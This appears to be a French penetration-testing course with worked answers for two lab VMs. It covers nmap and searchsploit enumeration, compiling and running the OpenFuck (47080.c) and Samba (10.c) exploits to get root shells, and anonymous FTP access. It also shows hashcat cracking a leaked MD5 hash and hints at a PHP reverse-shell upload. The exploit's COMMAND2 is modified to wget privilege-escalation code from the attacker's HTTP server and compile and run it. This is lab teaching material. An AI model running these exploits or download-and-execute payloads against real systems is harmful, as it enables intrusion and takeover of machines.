12 exploit/windows/smb/timbuktu_plughntcommand_bof                 2009-06-25      great No      Timbuktu PlughNTCommand Named Pipe Buffer Overflow
13 exploit/windows/fileformat/ursoft_w32dasm                       2005-01-24      good  No      URSoft W32Dasm Disassembler Function Buffer Overflow
14 exploit/windows/fileformat/vlc_smb_uri                           2009-06-24      great No      VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow

Interact with a module by name or index. For example info 14, use 14 or use exploit/windows/fileformat/vlc_smb_uri

msf6 > |
```

Activité 1

Réaliser un test d'intrusion 1



Étape 1 : scan et identification de vulnérabilités

réponses

Après avoir renseigné les informations sur l'ip du host cible, nous pouvons lancer le scanner :

La version smb est : Samba 2.2.1a

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.100.9   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  THREADS   1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.100.9
RHOSTS => 192.168.100.9
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.100.9:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.100.9:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.100.9: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > █
```

Activité 1

Réaliser un test d'intrusion 1



Étape 1 : scan et identification de vulnérabilités

réponses

Chercher une vulnérabilité pour cette version et tester les exploits disponible pour cette vulnérabilité.

Nous utilisons encore une fois searchsploit avec la version de samba pour chercher des vulnérabilités

```
(root@kali)-[~/home/kali]
└─# searchsploit samba 2.2.1a
```

Exploit Title	Path
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution	multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

```
Shellcodes: No Results
```

Les résultats de searchsploit montrent que la version samba 2.2.1a avec la version linux est aussi vulnérable à un remote code execution.

Activité 1

Réaliser un test d'intrusion 1



Étape 2 : exploitation des vulnérabilités

Réponses

Récupérer les exploits pour les vulnérabilités identifiées et tester les. Utiliser la commande `gcc exploit.c -o exploit -lcrypto` pour compiler un exploit écrit en C

Après avoir tester les 3 exploits buffer overflow, l'exploit 47080.c semble fonctionner :

Récupérer une copie du code de l'exploit :

`searchsploit -m unix/remote/47080.c`

```
(root@kali)~[/home/kali]
# searchsploit -m unix/remote/47080.c
Exploit: Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
URL: https://www.exploit-db.com/exploits/47080
Path: /usr/share/exploitdb/exploits/unix/remote/47080.c
File Type: C source, ASCII text

Copied to: /home/kali/47080.c
```

Compiler le code de l'exploit

`gcc 47080.c -o exploit -lcrypto`

(les erreurs n'empêchent pas la compilation)

```
(root@kali)~[/home/kali]
# gcc 47080.c exploit -lcrypto
47080.c: In function 'read_ssl_packet':
47080.c:534:17: warning: 'RC4' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
 534 |         RC4(ssl->rc4_read_key, rec_len, buf, buf);
      |         ^~~
In file included from 47080.c:26:
/usr/include/openssl/rc4.h:37:28: note: declared here
   37 | OSSL_DEPRECATEDIN_3_0 void RC4(RC4_KEY *key, size_t len,
      |                             ^~~
47080.c: In function 'send_ssl_packet':
```

Activité 1

Réaliser un test d'intrusion 1



Étape 2 : exploitation des vulnérabilités

Réponses

L'utilisation d'un exploit doit vous permettre d'avoir accès à la machine cible. Avec quel utilisateur ?

En lançant l'exploit compilé ./exploit nous avons les informations sur le fonctionnement de l'exploit. Il faut comme entrées : le code de la distribution de la machine cible, l'ip de la machine cible, le port utilisé pour https (la vulnérabilité concerne une version de ssl) et le nombre de tentatives d'exploitation.

```
(root@kali)-[~/home/kali]
└─# ./exploit

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

: Usage: ./exploit target box [port] [-c N]

target - supported box eg: 0x00
box - hostname or IP address
port - port for ssl connection
-c open N connections. (use range 40-50 if u dont know)

Supported OffSet:
0x00 - Caldera OpenLinux (apache-1.3.26)
0x01 - Cobalt Sun 6.0 (apache-1.3.12)
0x02 - Cobalt Sun 6.0 (apache-1.3.20)
0x03 - Cobalt Sun x (apache-1.3.26)
0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
0x05 - Conectiva 4 (apache-1.3.6)
0x06 - Conectiva 4.1 (apache-1.3.9)
0x07 - Conectiva 6 (apache-1.3.14)
0x08 - Conectiva 7 (apache-1.3.12)
```

Activité 1

Réaliser un test d'intrusion 1



Étape 2 : exploitation des vulnérabilités

Réponses

L'utilisation d'un exploit doit vous permettre d'avoir accès à la machine cible. Avec quel utilisateur ?

En lançant l'exploit avec la commande suivante :

`./exploit 0x6b 192.168.100.9 -c 40`

Nous avons eu un accès à la machine cible avec l'utilisateur Apache

```
(root@kali)~/home/kali
# ./exploit 0x6b 192.168.100.9 -c 40

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8068
Ready to send shellcode
Spawning shell...
bash-2.05$
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c
--12:22:54-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
=> `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!

Unable to establish SSL connection.

Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./exploit: No such file or directory
bash-2.05$
bash-2.05$ whoami
whoami
apache
bash-2.05$
```

Activité 1

Réaliser un test d'intrusion 1



Étape 2 : exploitation des vulnérabilités

Réponses

D'après les informations sur l'exploit utilisé, quel est le niveau de privilèges de l'accès qu'il est censé donner ?

D'après les informations sur l'exploit, il est censé nous donner un accès root

Est-ce que l'exploit utilisé s'est exécuté sans erreur ?

Lors de l'exécution de l'exploit, nous voyons une erreur de connexion SSL

```
Connecting to dl.packetstormsecurity.net:443 ... connected!  
Unable to establish SSL connection.  
  
Unable to establish SSL connection.  
gcc: ptrace-kmod.c: No such file or directory  
gcc: No input files  
rm: cannot remove `ptrace-kmod.c': No such file or directory  
bash: ./exploit: No such file or directory  
bash: ? 255
```

S'il y avait une erreur, elle est due à quoi ?

L'exploit que nous avons utilisé tente de se connecter à une url `dl.packetstormsecurity.net:443` pour récupérer un autre code responsable de l'élévation des privilèges, mais la connexion échoue

Activité 1

Réaliser un test d'intrusion 1



étape 2 : exploitation des vulnérabilités

Réponses

Proposer une solution pour éviter cette erreur et utiliser la.

Nous proposons télécharger l'exploit de l'élévation de privilèges et de l'héberger sur un serveur http en local dans notre machine Kali Linux. Ensuite, modifier le code d'exploit 47080.c pour changer l'url où il cherchera l'exploit de l'élévation de privilèges avec l'url de notre serveur http local.

Récupération du code d'exploit responsable de l'élévation des privilèges sur github:

wget <https://raw.githubusercontent.com/piyush-saurabh/exploits/master/ptrace-kmod.c>

```
(root@kali)~/home/kali
# wget https://raw.githubusercontent.com/piyush-saurabh/exploits/master/ptrace-kmod.c
--2022-08-27 09:52:10-- https://raw.githubusercontent.com/piyush-saurabh/exploits/master/ptrace-kmod.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.111.133, 185.199.110.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3921 (3.8K) [text/plain]
Saving to: 'ptrace-kmod.c'

ptrace-kmod.c          100%[=====>]  3.83K  --KB/s   in 0s

2022-08-27 09:52:11 (14.1 MB/s) - 'ptrace-kmod.c' saved [3921/3921]
```

Lancement d'un serveur http local hébergement le code ptrace-kmod.c

```
(root@kali)~/home/kali
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Activité 1

Réaliser un test d'intrusion 1



Étape 2 : exploitation des vulnérabilités

Réponses

Modification de la partie du script original pour utiliser notre serveur http local

```
#define COMMAND1 "TERM=xterm; export TERM=xterm; exec bash -i\n"  
#define COMMAND2 "unset HISTFILE; cd /tmp; wget http://192.168.100.7:8080/ptrace-kmod.c; gcc -o exploit ptrace-kmod.c -B /  
usr/bin; rm ptrace-kmod.c; ./exploit; \n"  
  
long getip(char *hostname) {  
    struct hostent *he;  
    long ipaddr;
```

Il faut recompiler le code d'exploit 47080.c après sa modification : `gcc 47080.c -o exploit -lcrypto`

Activité 1

Réaliser un test d'intrusion 1



Étape 2 : exploitation des vulnérabilités

Réponses

Maintenant nous lançons l'exploit comme auparavant et nous devons avoir un accès root sur la machine :

```
(root@kali)~/home/kali
# ./exploit 0x6b 192.168.100.9 -c 40

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8068
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; -kmod.c
--14:00:03-- http://192.168.100.7:8080/ptrace-kmod.c
=> `ptrace-kmod.c'
Connecting to 192.168.100.7:8080... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

0K ... 100% @ 3.74 MB/s

14:00:03 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

/usr/bin/ld: cannot open output file exploit: Permission denied
collect2: ld returned 1 exit status
gcc: file path prefix `/usr/bin' never used
whoami
root

.....

(root@kali)~/home/kali
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

192.168.100.9 - - [27/Aug/2022 10:00:05] "GET /ptrace-kmod.c HTTP/1.0" 200 -
```

Activité 1

Réaliser un test d'intrusion 1



Étape 2 : exploitation des vulnérabilités

Réponses

L'utilisation d'un exploit d'une vulnérabilité d'un autre service que http doit vous permettre d'avoir accès à la machine cible. Avec quel utilisateur ?

Nous pouvons aussi exploiter la vulnérabilité découverte sur le service smb avec l'exploit 10.c que nous copions et compilons.

```
(root👤kali)-[~/home/kali]
└─# searchsploit -m multiple/remote/10.c
Exploit: Samba < 2.2.8 (Linux/BSD) - Remote Code Execution
URL: https://www.exploit-db.com/exploits/10
Path: /usr/share/exploitdb/exploits/multiple/remote/10.c
File Type: C source, ASCII text

Copied to: /home/kali/10.c

(root👤kali)-[~/home/kali]
└─# gcc 10.c -o exploit-smb
```

Activité 1

Réaliser un test d'intrusion 1




Étape 2 : exploitation des vulnérabilités

Réponses

En lançant l'exploit nous avons les informations des entrées attendues pour son fonctionnement. Nous lançons ensuite l'exploit en précisant le code 0 pour linux et l'ip de la machine cible :

```
(root@kali)~/home/kali
# ./exploit-smb -b 0 192.168.100.9
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-----
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
-----
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
█
```

Nous avons alors directement un accès root à la machine !



ACTIVITÉ 2

REALISER UN TEST D'INTRUSION 2

Compétences visées :

- Scanner des ports des services avec nmap
- Analyser les résultats des scans et identifier les vulnérabilités
- Connaître les méthodes d'exploitation

Recommandations clés :

- Le processus de test d'intrusion n'est pas un processus linéaire C'est un processus avec beaucoup d'essais et d'échecs
- Apprendre le fonctionnement de chaque service rencontré



14 heures



WEBFORCE
BE THE CHANGE

CONSIGNES

1. Pour le formateur :

- Il n'y a pas une seule solution possible à chaque question
- Il faut orienter les apprenants en cas de blocage et donner des indices.
- Les réponses ne doivent être présentes qu'à la fin du temps prévu pour chaque activité

2. Pour l'apprenant :

- L'intérêt de chaque activité est le processus de test d'intrusion et les techniques utilisées et pas forcément le résultat final
- Pour chaque question, se rappeler des étapes précédentes et de ce qui a été fait avant
- Prendre des notes durant l'activités

3. Conditions de réalisation :

- La VM Kali linux installée et à jour
- La VM vulnérable à télécharger sur le lien suivant : <https://drive.google.com/file/d/1Tr6fGvRDPYIxVJN49z9nSbooHJ-2rpGj/view?usp=sharing>
- Les 2 VM doivent être sur le même réseau NAT

4. Critères de réussite :

- Connaissance aisée des méthodes d'exploitation
- Exploitation maîtrisée des vulnérabilités identifiées



Étape 1 : scan et identification de vulnérabilités

Exercices

1. Quelle est l'ip de la machine cible ? (il est possible que la machine ne récupère pas d'IP automatique, dans ce cas, authentifier vous à la machine cible avec root/tcm et exécuter la commande dhclient)

```
root@academy:~# dhclient
root@academy:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:88:1d:1b brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.12/24 brd 192.168.100.255 scope global dynamic enp0s3
        valid_lft 594sec preferred_lft 594sec
    inet 192.168.100.11/24 brd 192.168.100.255 scope global secondary dynamic enp0s3
        valid_lft 600sec preferred_lft 600sec
    inet6 fe80::a00:27ff:fe88:1d1b/64 scope link
        valid_lft forever preferred_lft forever
root@academy:~# _
```

2. Combien de ports TCP sont ouverts ?
3. Quel service/version correspond à chaque port ? (seulement les ports avant 1024)
4. Pour chaque service/version chercher s'il y a une vulnérabilité correspondante
5. Enumérer le service disponible sur le port 80. Qu'est ce que vous recommandez au propriétaire du serveur.
6. Enumérer les autres services
7. Si l'énumération est bien réalisée, cela permettra de trouver un hash de mot de passe pour l'utilisateur Rum Ham. Récupérer le hash

Activité 2

Réaliser un test d'intrusion 2



Étape 2 : exploitation des vulnérabilités

Exercices

1. Si l'énumération est bien réalisée, cela permettra de trouver un hash de mot de passe pour l'utilisateur Rum Ham. Récupérer le hash.
2. Cracker le hash en utilisant : hash-identifier et hashcat (si vous avez un bon pc. Utiliser crackstation.net sinon) . Récupérer le mot de passe.
3. Si l'énumération est bien réalisée, cela permettra à trouver un sous-répertoire intéressant.
4. Utiliser toutes les informations trouvées pour avoir accès à l'app sur le service du port 80.
5. Après avoir accès à l'app, énumérer l'application afin de comprendre ses fonctionnalités. S'agit-il d'un Framework connu ? Est-il possible de trouver d'autres sous-répertoires ? Est-il possible d'uploader des fichiers ?
6. L'utilisation d'une fonctionnalité mal sécurisée doit vous permettre d'avoir accès à la machine cible. Avec quel utilisateur ? Indice : la fonctionnalité d'uploader des images peut être utilisée pour d'autres types de fichier, comme un reverse shell en php (<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>).

Activité 2

Réaliser un test d'intrusion 2



Étape 3 : élévation des privilèges

Exercices

1. Utiliser l'outil linpeas.sh pour énumérer les possibilités d'élever les privilèges de l'utilisateur et noter les éléments importants (username/passwords, consns....).
2. Utiliser les informations trouvées pour avoir accès à la machine avec un autre utilisateur.
3. Utiliser encore l'outil linpeas.sh pour énumérer les possibilités d'élever les privilèges de l'utilisateur et noter les éléments importants (username/passwords, consns....).
4. Proposer une méthode pour exploiter une configuration non sécurisée pour avoir un accès root.

Activité 2

Réaliser un test d'intrusion 2



Étape 1 : scan et identification de vulnérabilités

Réponses

Quelle est l'ip de la machine cible ?

192.168.100.11

```
(root@kali)~# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:cb:e8:ab, IPv4: 192.168.100.7
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1 52:54:00:12:35:00 QEMU
192.168.100.2 52:54:00:12:35:00 QEMU
192.168.100.3 08:00:27:5e:e8:28 PCS Systemtechnik GmbH
192.168.100.11 08:00:27:88:1d:1b PCS Systemtechnik GmbH
```

Combien de ports TCP sont ouverts ?

3 ports ouverts (21,22,80)

```
(root@kali)~# nmap nmap -T4 -sS -Pn -p1-1024 192.168.100.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 14:47 EDT
Failed to resolve "nmap".
Nmap scan report for 192.168.100.11
Host is up (0.00069s latency).
Not shown: 1021 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:88:1D:1B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Activité 2

Réaliser un test d'intrusion 2



Étape 1 : scan et identification de vulnérabilités

Réponses

Quel service/version correspond à chaque port ? (seulement les ports avant 1024). Lancer un scan nmap avec les scripts par défaut (-sC) et l'énumération de la version (-sV) : `nmap -sC -sV -p 21,22,80 192.168.100.11`

```
(root@kali)~# nmap -sC -sV -p 21,22,80 192.168.100.11

Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 14:52 EDT
Nmap scan report for 192.168.100.11
Host is up (0.00049s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_--rw-r--r--  1 1000  1000      776 May 30  2021 note.txt
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to ::ffff:192.168.100.7
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 4
|_  vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ssh-hostkey:
|_  2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|_  256  78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256  99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:88:1D:1B (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds
```

port	Service	version
21	FTP	vsftpd 3.0.3
22	SSH	OpenSSH 7.9p1
80	HTTP	Apache 2.4.38


Étape 1 : scan et identification de vulnérabilités

Réponses

- Pour chaque service/version chercher s'il y a une vulnérabilité correspondante :
Aucune version des services identifiés ne semble concernée par une vulnérabilité publique
- Enumérer service disponible sur le port 80. Qu'est ce que vous recommandez au propriétaire du serveur.

Si nous visitons le site web sur le port 80, nous avons cette page d'accueil :

Nous recommandons au propriétaire de ce serveur de désactiver la publication de cette page tant que le serveur en question n'est pas encore configuré. Une configuration par défaut d'un serveur exposé peut contenir une vulnérabilité qui peut être exploitée et ensuite utilisée pour exploiter d'autres serveurs ou services.



Activité 2

Réaliser un test d'intrusion 2



Étape 1 : scan et identification de vulnérabilités

Réponses

- Pour chaque service/version chercher s'il y a une vulnérabilité correspondante :

Aucune version des services identifiés ne semble concernée par une vulnérabilité publique

- Enumérer les autres services :

L'énumération du service ftp dévoile qu'une connexion en Anonymous est possible comme l'a montré déjà le scan nmap

ftp anonymous nous permet de nous connecter au serveur ftp sans mot de passe (voir guide de soutien). Dans ce cas, nous nous connecter avec anonymous et sans mot de passe :

```
(root@kali)~/home/kali
# ftp 192.168.100.11
Connected to 192.168.100.11.
220 (vsFTPd 3.0.3)
Name (192.168.100.11:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 1000  1000          776 May 30  2021 note.txt
226 Directory send OK.
ftp> █
```

étape 1 : scan et identification de vulnérabilités

Réponses

Le serveur ftp contient un fichier note.txt que nous allons récupérer dans notre machine locale avec `get note.txt` :

```
ftp> get note.txt
local: note.txt remote: note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (776 bytes).
226 Transfer complete.
776 bytes received in 0.00 secs (13.7047 MB/s)
ftp> exit
221 Goodbye.
```

```
(root@kali)-[~/kali]
└─# cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`
`updateDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.

Let me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta
```


Étape 2 : exploitation des vulnérabilités

Réponses

Nous pouvons utiliser hashcat avec une wordlist connue et qui existe par défaut sur Kali Linux rockyou.txt

La commande est : `hashcat -m 0 cd73502828457d15655bbd7a63fb0bc8 /usr/share/wordlists/rockyou.txt`

-m 0 pour préciser le type de hachage utilisé, MD5 dans notre cas

Le mot de passe cracké est : student

```
Host memory required for this attack: 64 MB

Dictionary cache built:
* Filename ..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime ...: 2 secs

cd73502828457d15655bbd7a63fb0bc8:student

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: MD5
Hash.Target.....: cd73502828457d15655bbd7a63fb0bc8
Time.Started....: Sat Aug 27 17:16:52 2022 (0 secs)
Time.Estimated...: Sat Aug 27 17:16:52 2022 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 10507 H/s (0.47ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2048/14344385 (0.01%)
Rejected.....: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 → lovers1

Started: Sat Aug 27 17:16:50 2022
Stopped: Sat Aug 27 17:16:53 2022
```

Activité 2

Réaliser un test d'intrusion 2


Étape 2 : exploitation des vulnérabilités

Réponses

Une autre alternative pour cracker le hash est d'utiliser un site en ligne, crackstation.net par exemple :

Enter up to 20 non-salted hashes, one per line:

```
